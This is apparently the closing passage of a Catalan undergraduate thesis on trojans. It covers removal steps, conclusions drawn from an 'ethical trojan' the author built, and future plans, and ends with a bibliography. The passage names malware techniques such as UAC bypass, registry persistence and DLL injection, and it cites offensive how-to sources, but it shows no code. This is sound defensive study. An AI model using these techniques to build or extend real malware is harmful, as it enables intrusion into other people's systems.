1. **Desconnectar internet:** Quan es detecta la presència d'un troià en el sistema, el primer pas crític a seguir és desconnectar immediatament l'equip d'internet. Aquesta acció és fonamental per diverses raons. En primer lloc, impedeix que el troià pugui comunicar-se amb els seus servidors de *command and control (C&C)*, fet que pot limitar la seva capacitat per a rebre noves instruccions, descarregar més *malware* o filtrar dades personals. A més, desconnectar-se d'internet evita que el troià pugui estendre's a altres equips connectats a la mateixa xarxa, reduint així el risc d'una infecció més gran.

2. **Passar l'antivirus:** Un cop s'ha desconnectat l'equip d'internet, és hora de passar l'antivirus. L'antivirus buscarà i eliminarà qualsevol arxiu o procés infectat pel troià.

3. **Iniciar en mode segur:** Si no hem sigut capaços d'eliminar el troià amb l'antivirus, el següent pas serà arrencar el *Windows* en mode segur. En aquesta

modalitat simplificada del teu sistema operatiu, només es carreguen els components essencials, com ara operadors, serveis i funcions bàsiques. La resta, incloent els troians, es manté desactivada. A continuació, reiniciem el programa *antimalware*. Habitualment, aquest procés és eficaç per desfer-se del troià. Cal destacar que, en mode segur, és possible detectar troians que podrien haver-se ignorat en un entorn normal.

4. **Restaurar el sistema:** Si el troià continua present, una altra opció és restaurar el sistema a un punt anterior en què l'equip estava net. Aquesta acció es coneix com a restauració del sistema i pot ser particularment útil si existeixen punts de restauració establerts abans que el troià infectés l'ordinador.

5. **Reinstal·lació de *Windows*:** Si no s'ha aconseguit eliminar el troià ni tan sols amb la restauració del sistema, l'última opció a considerar és la reinstal·lació completa del sistema operatiu. Aquesta acció suposarà l'eliminació de totes les dades de l'ordinador, incloent qualsevol *malware* present. Abans, però, és essencial realitzar una còpia de seguretat de Windows i emmagatzemar-la en un disc dur extern per assegurar la integritat de les dades.

8. Conclusions i perspectives a llarg termini per al troià

Vaig decidir enfocar-me en els troians per l'habilitat que tenen d'infiltrar-se sigil·losament i operar en els sistemes. Quines formes hi hauria de poder detectar-los i protegir-nos com a usuaris? Arran de la curiositat, i de voler aportar llum en el camp de la ciberseguretat per fer front a les amenaces virtuals creixents, vaig decidir basar el Treball de Fi de Grau en aquesta àrea. Després de la creació d'aquest troià amb finalitat ètica, aquestes són algunes de les conclusions a les quals s'ha arribat:

- La recopilació i aplicació de tècniques freqüents de troians actuals al troià ètic creat, ha permès replicar de manera controlada i segura les seves estratègies més comunes, contribuint així a una comprensió més profunda del troià.

- L'anàlisi en profunditat de les tècniques més utilitzades ha estat fonamental per poder plantejar com protegir-se davant d'aquestes amenaces. Mitjançant les tècniques que s'han implementat al troià creat, s'han pogut recopilar mètodes de detecció com podrien ser l'anàlisi de processos amb l'Administrador de Tasques, mirant els valors d'alguns dels registres més utilitzats per aquests *malware* o l'anàlisi del tràfic del nostre ordinador.

- Els registres de *Windows* són un mecanisme freqüentment utilitzat pels troians en les seves operacions. Els troians sovint s'aprofiten dels registres per amagar la seva presència i establir persistència al sistema infectat i també per desactivar algunes de les mesures de seguretat.

- L'estudi destaca com la injecció *DLL* és una tècnica comuna i efectiva utilitzada pels troians per executar codi maliciós sense ser descoberts, ja que quan el troià està en execució, l'antivirus no és capaç de detectar-lo. Per tant, cal tenir en compte que s'han de revisar els processos que estan en execució per detectar alguna anomalia.

- Els vectors més comuns d'infecció són: mitjançant la descàrrega de software maliciós i arxius maliciosos adjunts en correus de *phising*. Per tant, hem de tenir en compte el *software* que descarreguem d'internet, que sigui de fonts fiables, i assegurar-nos de l'autenticitat del remitent del correu electrònic.

- Aquests troians acostumen a ser controlats per un servidor *command and control (C&C)*. La màquina infectada sol estar controlada perquè aquesta enviï la informació al servidor. Per tant, si desactivéssim l'internet de la nostra màquina, no existiria aquesta connexió amb el servidor i el troià perdria part del poder, donat que no podria ni controlar la màquina ni rebre les seves dades. Aleshores, el primer pas si sospitem que el nostre ordinador està infectat és desconnectar-lo de la xarxa

Com he esmentat anteriorment, aquest projecte està desenvolupat amb finalitats ètiques i amb l'objectiu d'aportar claus que puguin ajudar als usuaris a estar més protegits. Les conclusions extretes fins ara, podrien anar-se ampliant més endavant, amb l'objectiu de comptar amb més informació per seguir augmentant el coneixement i la protecció. En aquest sentit, hi hauria diferents plans a futur per a aquest projecte:

- Un dels plans a futur per al troià desenvolupat és poder integrar un ampli ventall de tècniques. Per exemple, que el troià sigui capaç d'elevar els seus privilegis de diferents maneres (no només *bypassejant* la *UAC*) o guanyar persistència d' altres formes, per així observar com es comporta en els diferents sistemes i obtenir un coneixement més profund sobre els impactes que poden arribar a ocasionar. En definitiva, poder recopilar absolutament totes les tècniques que s'utilitzen, per tenir un troià molt versàtil de mostra. Així es podria utilitzar com un troià de prova i es podrien testejar les defenses del sistema. A més, els usuaris podrien conèixer a fons com operen, minimitzant així els danys que poguessin ocasionar.

- Una vegada recopilades totes les tècniques possibles, ja comptem amb una visió global sobre com funcionen aquest tipus de *malware*. El següent pas seria crear una eina antivirus, perquè a partir de totes les tècniques recopilades sigui capaç de detectar que el sistema està infectat amb un troià. No només això, sinó que també sigui capaç de poder-lo eliminar del sistema i mitigar els danys el màxim possible.

9. Bibliografía

[1] Wikipedia, Troyano (informática).
Available:https://es.wikipedia.org/w/index.php?title=Troyano_(inform%C3%A1tica)&oldid=155918288

[2] Mondal, R. Malware and it's components. Why do we need to know about it?.
Available: https://rahulmondal666.medium.com/what-is-a-malware-and-its-components-why-do-we-need-to-know-about-it-242aa93f0a92.

[3] Kaspersky, ¿Qué es un troyano? - definición y explicación.
Available: https://www.kaspersky.es/resource-center/threats/trojans .

[4] Kaspersky, Una breve historia de los virus informáticos y lo que nos deparará el futuro.
Available: https://latam.kaspersky.com/resource-center/threats/a-brief-history-of-computer-viruses-and-what-the-future-holds.

[5] Kaspersky, Una breve historia de los virus informáticos.
Available: https://latam.kaspersky.com/resource-center/threats/a-brief-history-of-computer-viruses-and-what-the-future-holds.

[6] Wikipedia, AIDS (Troyano).
Available: https://es.wikipedia.org/wiki/AIDS_(troyano) .

[7] R. &. R. Awati, L. Macro virus.
Available: https://www.techtarget.com/searchsecurity/definition/macro-virus .

[8] CiberWiki, Melissa - CiberWiki.
Available: https://darfe.es/ciberwiki/index.php?title=Melissa.

[9] R. ICAZ, Informe sobre: VBS/LoveLette.
Available: http://reicaz.org/miscelan/virus/informes/vbslovel/vbslovel.htm .

[10] Wikipedia, Zeus (malware).
Available: https://es.wikipedia.org/wiki/Zeus_(malware).

[11] Wikipedia, Stuxnet.
Available: https://es.wikipedia.org/wiki/Stuxnet.

[12] DCX, Malware Awareness - EMOTET resurges with new detections.
Available: https://success.trendmicro.com/dcx/s/solution/1118391-malware-awareness-emotet-resurgence?language=en_US&sfdcIFrameOrigin=null.

[13] Wikipedia, Trickbot.
Available: https://es.wikipedia.org/wiki/TrickBot.

[14] Wikipedia, Form grabbing.
Available: https://en.wikipedia.org/wiki/Form_grabbing

[15] P. Paganini, Threat actors leverages DLL-SideLoading to spread Qakbot. Security Affairs.
Available: https://securityaffairs.com/133680/malware/dll-sideloading-spread-qakbot.html.

[16] M. S. S. &. M. P. Nandanwar, Hibernating Qakbot.
Available: https://www.zscaler.com.mx/blogs/security-research/hibernating-qakbot-comprehensive-study-and-depth-campaign-analysis.

[17] M. Merino, Así ha caído Qakbot, la mayor botnet de la historia: controlaba 700.000 PCs en todo el mundo y causó.
Available: https://www.genbeta.com/seguridad/asi-ha-caido-qakbot-mayor-botnet-historia-controlaba-700-000-pcs-todo-mundo-causo-cientos-millones-perdidas.

[18] J. C. M. Arenas, VARIANTE DE VIRUS INFECTOR RAMNIT QUE SE PROPAGA POR PENDRIVE. Available: http://www.zonavirus.com/noticias/2015/variante-de-virus-infector-ramnit-que-se-propaga-por-pendrive-cazado-por-la-heuristica-del-elistara-en-fichero-svchostexe.asp .

[19] M. Praszmo, Ramnit – In-depth analysis.
Available: https://cert.pl/en/posts/2017/09/ramnit-in-depth-analysis/ .

[20] Europol, «Botnet taken down through international law enforcement cooperation.
Available: https://www.europol.europa.eu/media-press/newsroom/news/botnet-taken-down-through-international-law-enforcement-cooperation.

[21] Incibe, EMOTEt: Características y funcionamiento.
Available: https://www.incibe.es/incibe-cert/blog/emotet-caracteristicas-y-funcionamiento

[22] Seals, T, Allentown struggles with $1 million Cyber-Attack.
Available: https://www.infosecurity-magazine.com/news/allentown-struggles-with-1-million/.

[23] Alberto Rivera Martínez, Marcos Rivera Martínez, Hacking Windows: Técnicas de persistencia en sistemas Windows (Parte I).
Available: https://www.elladodelmal.com/2021/02/hacking-windows-tecnicas-de.html

[24] Microsoft, Ejecutar y ejecutar claves del registro de RunOnce - Win32 APPS. Microsoft Learn.
Available: https://learn.microsoft.com/es-es/windows/win32/setupapi/run-and-runonce-registry-keys.

[25] Cynet, Understanding privilege escalation and 5 common attack techniques.
Available: https://www.cynet.com/network-attacks/privilege-escalation/

[26] Hosseini, A., & Hosseini, A, Ten Process Injection techniques: A technical survey of common and trending process injection techniques..
Available: https://www.elastic.co/es/blog/ten-process-injection-techniques-technical-survey-common-and-trending-process.

[27] Defintel, What are Webinjects?.
Available: https://defintel.com/blog/index.php/2017/10/what-are-webinjects.html.

[28] Murphy, D., Common ransomware encryption techniques.
Available: https://www.lepide.com/blog/common-ransomware-encryption-techniques/.

[29] Microsoft, Índice de API de Windows - Win32 Apps.
Available: https://learn.microsoft.com/es-es/windows/win32/apiindex/windows-api-list.

[30] VMWare, VMware Knowledge Base.
Available: https://kb.vmware.com/s/article/1009458.

[31] Microsoft, __cpuid, __cpuidex.
Available: https://learn.microsoft.com/es-es/cpp/intrinsics/cpuid-cpuidex?view=msvc-170.

[32] Nadim Jsalib, Bypass UAC.
Available: https://nadimsaliby.medium.com/by-pass-uac-using-fodhelper-e4a94e04d5f0.

[33] Deland-Han, Biblioteca de vínculos dinámicos (DLL) - Windows Client. Microsoft Learn. Available: https://learn.microsoft.com/es-es/troubleshoot/windows-client/deployment/dynamic-link-library.

[34] Sporici, C# Inject a DLL into a process (w/ CreateRemoteThread).
Available: https://codingvision.net/c-inject-a-dll-into-a-process-w-createremotethread.

[35] Cryptopp, Crypto++ Library 8.9 | Free C++ class Library of Cryptographic Schemes.
Available: https://cryptopp.com/.

[36] Wikipedia, Advanced Encryption Standard.
Available: https://ca.wikipedia.org/wiki/Advanced_Encryption_Standard

[37] libjpg, libjpg.
Available: https://libjpeg.sourceforge.net/.

[38] Kaspersky, Kaspersky Características y funcionamiento.
Available: https://latam.kaspersky.com/about/press-releases/2023_kaspersky-descubre-un-peligroso-malware-que-roba-datos-de-equipos-sin-conexion.